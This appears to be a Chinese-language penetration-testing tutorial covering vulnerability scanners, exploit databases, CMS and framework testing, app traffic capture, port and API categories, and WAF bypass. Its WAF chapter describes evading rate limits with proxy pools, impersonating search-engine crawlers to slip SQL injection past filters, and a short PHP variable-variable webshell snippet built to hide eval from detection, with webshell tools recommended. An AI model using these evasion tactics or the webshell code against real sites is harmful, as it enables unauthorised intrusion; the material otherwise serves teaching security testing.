The first screenshot shows the 'Scan Templates' page with various scanning options like 'Advanced Dynamic Scan', 'Script Scan', 'Cloud Infrastructure Audit', and 'Deadlock Detection'. The second screenshot shows the 'New Scan/Advanced Scan' configuration page where a scan named 'test' is being set up for the target '192.168.64.0/24'. The third screenshot shows the results of a scan for Microsoft Windows, displaying multiple vulnerabilities including 'Microsoft RDP RCE (CVE-2019-0708)' and 'MS12-020: 远程桌面中的漏洞可能允许远...'. A legend indicates the severity levels: Critical (Red), High (Orange), Medium (Yellow), and Low (Green).

(4) 对比：

goby 扫到了 2019-0708 漏洞

nmap 扫到了 MS12-020 漏洞

nessus 都扫描到了

后面还有针对 web 应用的全方位扫描，例如 acunetix 等软件。

5.1.3 漏洞分类与利用

漏洞主要分为 3 类：远程代码执行、权限提升、缓冲区溢出

执行漏洞是高危漏洞，直接执行代码。在信息收集的过程中，一旦发现这种漏洞，可以直接跳过 web 漏洞了。

权限提升可以通过普通用户的权限获取到管理员权限。这个漏洞无法单独使用，因为在没有命令执行条件的情况下，将用户权限提升为管理员也没有任何意义。需要配合 web 漏

洞，找到命令执行的地方，再想办法配合权限提升，用管理员的身份来执行的命令。

漏洞的出现大体上分为 4 个阶段，从这些阶段中衍生出了相关的工具：

- (1) 漏洞刚刚发现。一般情况下危害程度高的漏洞，黑客组织在补丁上线前，大价钱购买这种漏洞并加以利用，形成零日攻击。或者漏洞发现者向官方机构提交漏洞并获利。
- (2) 漏洞被曝光，网上可以查到相关的利用该漏洞的文章。一般这时候正式的补丁就已经上线了，由专门安全部门的公司会修复这些漏洞了。
- (3) 漏洞的利用过程被记录到 CVE 中，并由专门的工具完成自动化的漏洞攻击，常见的平台有：CNVD、sebug、fr.0day.today

Web应用程序 (webapps) 漏洞和漏洞类别						
日期	描述	类型	风险	金	评论员	数
2020年11月	中兴路由器F602W-验证码旁路漏洞	硬件	低	C ✓	免费的	15
2020年11月	CuteNews 2.1.2-远程执行代码漏洞	的PHP	中	D ✓	免费的	128
2020年11月	Tiandy IPC和NVR 9.12.7-凭据泄密漏洞	的PHP	高	D ✓	免费的	258
2020年11月	搭建管理系统- (id) SQL注入漏洞	的PHP	中	D ✓	免费的	159
2020年11月	Scopia XT Desktop 8.3.915.4跨站点请求伪造漏洞	的PHP	高	D ✓	免费的	147
2020年8月	Yaws 2.0.7 XML注入/命令注入漏洞	的PHP	中	D ✓	免费的	53
2020年7月	Joomla GMapFP J3.5 / J3.5F任意文件上传漏洞	的PHP	高	D ✓	免费的	123
2020年7月	vBulletin 5.6.3多个跨站点脚本漏洞	的PHP	中	D ✓	免费的	258
2020年7月	grocy 2.7.1持久的跨站点脚本漏洞	的PHP	高	D ✓	免费的	159
2020年7月	grocy 2.7.1持久的跨站点脚本漏洞	的PHP	中	D ✓	免费的	147
2020年7月	Codet 0.11.1.2-任意文件上传漏洞	的PHP	高	D ✓	免费的	53
2020年7月	Codet 0.11.1.2-任意文件上传漏洞	的PHP	中	D ✓	免费的	123

- (4) 过半年左右的时间，集成化漏洞利用工具会发布更新补丁，将半年以来新的漏洞利用工具更新到集成工具里。这种集成化的漏洞工具包括：Metasploit、MSFconsole、Searchsploit、以及企业内部的产品

5.2 Web 应用

5.2.1 已知 CMS

已知 CMS，如常见的 dedecms, discuz, wordpress 等源码结构，这种一般采用非框架类开发，但也有少部分采用的是框架类开发，针对此类源码程序的安全检测，我们要利用公开的漏洞进行测试，如不存在可采用白盒代码审计自行挖掘。

对于已知的 CMS，或者使用以下的工具来探测 CMS 的类别：cmsscan、wpSCAN、joomscan、drupalscan。

在扫描到其 CMS 的类别后，通过以下的平台来检索漏洞：cnvd、sebug、1337day、exploit-db、Packetstorm Security，例如如下的 sebug：

SSV ID	提交时间	漏洞等级	漏洞名称	漏洞状态	人气 评论
SSV-98376	2020-09-14	---	用友GRP-u8 SQL注入	已修复	103 0
SSV-98374	2020-09-12	---	泛微云桥 e-bridge 任意文件读取	已修复	431 0
SSV-98373	2020-09-11	---	绿盟UTS综合威胁探针管理员任意登录	已修复	677 0

同时，不同的 CMS 有各自独有的扫描工具，例如 thinkphp 有专门的漏洞工具，也可以直接搜索其漏洞。

5.2.2 开发框架

开发框架，如常见的 thinkphp, spring, flask 等开发的源码程序，这种源码程序正常的安全。

测试思路：先获取对应的开发框架信息（名字，版本），通过公开的框架类安全问题进行测试，如不存在可采用白盒代码审计自行挖掘。

开发框架有分为不同的语言，包含了 PHP、Java、Python。

其中，PHP 包含了 Yii 框架，Laravel、thinkphp 等主流框架

Java 包含了 Shiro、Struts、Spring 和 Maven

而 Python 则包含了 flask、Django 和 Tornado

5.2.3 未知 CMS 与漏洞扫描

未知 CMS：如常见的企业或个人内部程序源码，也可以是某 CMS 二次开发的源码结构，针对此类的源码程序测试思路：能识别二次开发就按已知 CMS 思路进行，不能确定二次开发的话可以采用常规综合类扫描工具或脚本进行探针，也可以采用人工探针（功能点，参数，盲猜），同样在有源码的情况下也可以进行代码审计自行挖掘。未知 CMS 一般是大企业的，源码和框架都不是，这种往往很难攻破。

对于未知 CMS，可以通过如下的工具：xray、awvs、Appscan 等工具，也可以使用之前的 web 漏洞的探测方法。

可以直接使用网站漏洞扫描工具



新版本 acunetix 可以自定义数据包，使用代理，因此宝塔没法识别其指纹

而宝塔尚未集成 xray 的指纹，虽然 xray 不能修改数据包

5.3 App 应用

思路说明：反编译提取 URL 或抓包获取 URL，进行 WEB 应用测试，如不存在或走其他协议的情况下，需采用网络接口抓包进行数据获取，转至其他协议安全测试。

(1) 抓包分析：如果是 http 协议，则直接使用 burp 抓包，或者是 charles、fiddler、抓包

精灵。否则，使用 wireshark 抓包

下图为使用 burp 做代理服务器后，接收模拟器中的 App 应用的数据。在 App 中把所有的按钮、能点的地方统统点击一遍，然后在 burp 中抓包。然后筛选 http 协议即可。

Comment	TLS	IP	Cookies	Time	Listener port
104.18.177.136		104.18.177.136		20:24:05 1...	8888
104.18.177.136		104.18.177.136		20:24:03 1...	8888
104.18.177.136		104.18.177.136		20:24:02 1...	8888
104.18.177.136		104.18.177.136		20:24:02 1...	8888
104.18.177.136		104.18.177.136		20:24:02 1...	8888
104.18.177.136		104.18.177.136		20:24:23 1...	8888
104.18.177.136		104.18.177.136		20:25:00 1...	8888
104.18.177.136		104.18.177.136		20:25:10 1...	8888
104.18.177.136		104.18.177.136		20:25:10 1...	8888

- (2) 如果对方使用的是 web 协议，那么只需要按照之前对于 web 的处理方式即可。如果不是 web 协议，请参考（3）中的方法
- (3) 使用逆向工程。通过提取工具，提取设计 url 的 apk。或者使用反编译阅读源代码。

5.4 API 接口

5.4.1 端口安全

端口分为以下的类别：

- (1) web 服务类端口：JBoss、Weblogic、Websphere、Classfish、Jetty、Apache、IIS、Rails、Nginx
- (2) 数据库类端口：MySQL、Mssql、Oracle、Redis、Postgresql、Sybase、Memcache、ElasticSearch、DB2
- (3) 大数据类端口：Hadoop、Zookeeper
- (4) 文件共享端口：FTP、NFS、Samba、LDAP
- (5) 远程访问端口：SSH、RDP、Telnet、VNC、Pcanywhere
- (6) 邮件服务端口：SMTP、POP3、IMAP
- (7) 其他服务端口：DNS、DHCP、SNMP、Rlogin、Rsync、Zabbix、RMI、Docker

上述的端口，在进行所说的端口扫描的时候如果出现，都可以搜索相关的漏洞并加以利用，同时，每一个应用都有对应的端口号，请自行查询。

5.4.2 端口探测与安全修复

端口的探测与利用方法

- (1) 端口探测工具包括了：Nmap、Nessus、Masscan

(2) 利用的方法包括了 5.1.3 中说到的单点 CVE 利用，以及利用集成工具。

安全修复过程包括了一下三个方面：

- (1) 打补丁
- (2) 版本升级
- (3) 部署与升级 WAF

5.4.4 API 接口

API 接口根据应用自身的功能方向决定，安全测试目标需有 API 接口调用才能进行此类测试，主要涉及的安全问题：自身安全，配合 WEB，业务逻辑等，其中产生的危害可大可小，属于应用 API 接口网络服务测试面，一般也是在存在接口调用的情况下的测试方案。

WSDL(网络服务描述语言,Web Services Description Language) 是一门基于 XML 的语言，用于描述 Web Services 以及如何对它们进行访问。



API 接口又分为以下几类：

- (1) RPC(远程过程调用) 远程过程调用（英语：Remote Procedure Call，缩写为 RPC）是一个计算机通信协议。该协议允许运行于一台计算机的程序调用另一台计算机的子程序，而程序员无需额外地为这个交互作用编程。如果涉及的软件采用面向对象编程，那么远程过程调用亦可称作远程调用或远程方法调用，例：Java RMI。RPC 一般直接使用 TCP 协议进行通信，通常不涉及到 HTTP。HTTP 下面有 2 种技术：
XML-RPC (<https://zh.wikipedia.org/wiki/XML-RPC>)
JSON-RPC (<https://zh.wikipedia.org/wiki/JSON-RPC>)
Web service 和 RESTful API 都可算作远程过程调用的子集。

- (2) Web Service。Web Service 是一种服务导向架构的技术，通过标准的 Web 协议提供服务，目的是保证不同平台的应用服务可以互操作。

根据 W3C 的定义，Web 服务（Web service）应当是一个软件系统，用以支持网络间不同机器的互动操作。网络服务通常是由许多应用程序接口（API）所组成的，它们透过网络，例如国际互联网（Internet）的远程服务器端，执行客户所提交服务的请求。

尽管 W3C 的定义涵盖诸多相异且无法介分的系统，不过通常我们指有关于主从式架构（Client-server）之间根据 SOAP 协议进行传递 XML 格式消息。无论定义还是实现，Web 服务过程中会由服务器提供一个机器可读的描述（通常基于 WSDL）以辨识服务器所提供的 Web 服务。另外，虽然 WSDL 不是 SOAP 服务端点的必要条件，但目前基于 Java 的主流 Web 服务开发框架往往需要 WSDL 实现客户端的源代码生成。。一些工业标准化组织，比如 WS-I，就在 Web 服务定义中强制包含 SOAP 和 WSDL。

Web Service 是一种比较“重”和“老”的 Web 接口技术，目前大部分应用于金融机构的历史应用和比较老的应用中。

- (3) RESTful API。REST，全称是 Resource Representational State Transfer，通俗来讲就是，资源在网络中以某种表现形式进行状态转移。分解开来：

Resource：资源，即数据（前面说过网络的核心）。比如 newsfeed，friends 等；

Representational：某种表现形式，比如用 JSON，XML，JPEG 等；

State Transfer：状态变化。通过 HTTP 动词实现。

其中，RESTful API 就是符合 REST 风格的 API，传递数据也是 2 种形式：

XML，少见

json，常见，现在 Web 应用基本使用这种形式的 API。

- (4) MVC、MVP、MVVM。Web 应用程序和 APP 应用程序的 API 跟目前的流行框架和模式相关，主要有 3 种模式：MVC、MVP、MV

MVC 将整个应用分成 Model、View 和 Controller 三个部分，而这些组成部分其实也有着几乎相同的职责。

视图：管理作为位图展示到屏幕上的图形和文字输出；

控制器：翻译用户的输入并依照用户的输入操作模型和视图；

模型：管理应用的行为和数据，响应数据请求（经常来自视图）和更新状态的指令（经常来自控制器）

第六章：WAF 绕过

6.1 流量防护的绕过

对于开启了流量防护的 WAF，过快过频繁的访问会导致 ip 地址被封一段时间，绕过的思路有 3 个：1 是降低访问频率，2 是使用 ip 代理池，3 是通过白名单来绕过。

- (1) 降低访问频率。Waf 的封禁规则是，每多长时间之内，完成了超过多少次访问，则 ip 被封。只需要降低访问频率到这个范围之内即可。
- (2) 使用 ip 代理池，这种方式最为简洁。只要不断更换 ip 地址，就没法真正的拦截访问。
- (3) 白名单绕过。Waf 中有 ip 白名单和爬虫白名单。

一般情况下，服务器的 waf 为了保证商业利益，都会将百度、谷歌等搜索引擎的爬虫定义为白名单，这样这些搜索引擎就可以以最快的速度爬取整个网站的内容，然后将其更新至搜索引擎中。同时，waf 默认了这些爬虫不会威胁到服务器的安全，因此会将爬虫的访问全部放行。如果模仿爬虫对服务器进行 SQL 注入，则可能成功绕过 waf。

扫描结果全都是 200 可以访问，明显是 waf 拦截了访问。但是，如果将 user-agent 改为爬虫，那么就可以得到正确的访问结果 404

这里最推荐使用的就是 ip 代理池，因为 ip 代理池既可以绕过流量防护，又可以绕过其他的 waf 过滤。搜索快代理，可以找到如下的价格

包月	包月	包月	按IP付费
¥153 月	¥382.5 月	¥900 月	¥40
【1~5分钟版】	【3~5分钟版】	【30~60分钟版】	【10~20分钟版】
每天IP量 1000个起	每天IP量 2500个起	每天IP量 1000个起	购买IP量 1000个起
最大可选择 20万IP/天	最大可选择 15万IP/天	最大可选择 25000IP/天	最大可购买 100万IP
提取方式 集中提取	提取方式 均匀提取	提取方式 均匀提取	提取方式 -
一次最多提取 200个	一次最多提取 6个	一次最多提取 28个	一次最多提取 200个
稳定使用时长 1~5分钟	稳定使用时长 3~5分钟	稳定使用时长 30分钟~1小时	稳定使用时长 10~30分钟
查看更大IP量→	查看更大IP量→	查看更大IP量→	查看更大IP量→
立即选购	立即选购	立即选购	立即选购

上面的这些每一次 ip 可以使用较长一段时间，才会断开连接。最短的也会稳定使用 1 分钟。但是，对于需要不断变化 ip 的访问显然是做不到的，因此可以使用如下的方法：



使用隧道代理，每次访问都换 ip。使用 python 编程，代理设置为购买的代理池网址，这样每次扫描的时候本地都会去访问那个网址，但是代理池会随机调用一个 ip 地址再去对目标服务器访问。

时间	用户IP	类型	URI地址	状态	过滤器	操作
2020-09-24 20:40:49	123.54.227.133	GET	//config.php.bak	已拦截	url	举报 详细
2020-09-24 20:40:45	171.12.44.190	GET	//code.php.bak	已拦截	url	举报 详细
2020-09-24 20:39:56	112.194.91.118	GET	//admin_data.php.bak	已拦截	url	举报 详细

可以看到，宝塔拦截了大量的访问。

6.2 Webshell 防护的绕过

网站后门的绕过，分为了：

- (1) Webshell 上传过程的绕过，变量覆盖，例如：

```
$a=eval($_GET['x']);
```

此时，这样的代码一旦上传到服务器，就会被 waf 拦截。那么可以使用如下的方法：

```
$a=$_GET['x'];
```

```
$$a=$_GET['y']
```

```
$b($_GET['z'])
```

此时，如果给出变量 `x=b`, `y=eval`, `z=phpinfo()`。那么，`$a=b`, 而`$$a=$b=eval`, 那么 eval 就能绕过 waf 传递给 b 变量，最后再执行 `phpinfo()`。

- (2) Webshell 调用过程的绕过，传输加密：

Webshell 为了绕过 waf，通常会将传输的数据进行加密（base64 编码），以绕过敏感的字符串。

三种常用的 webshell 为：

- (1) 菜刀：未更新状态，无插件，单向加密传输



- (2) 蚁剑：更新状态，没有插件，拓展性强，单加密传输

- (3) 冰蝎：更新状态，未知插件，双向加密传输，同时可以运行在服务器中并支持反弹 shell

不推荐使用菜刀，推按使用冰蝎

第七章：代码审计

7.1 无框架项目 SQL 注入审计

第八章：权限提升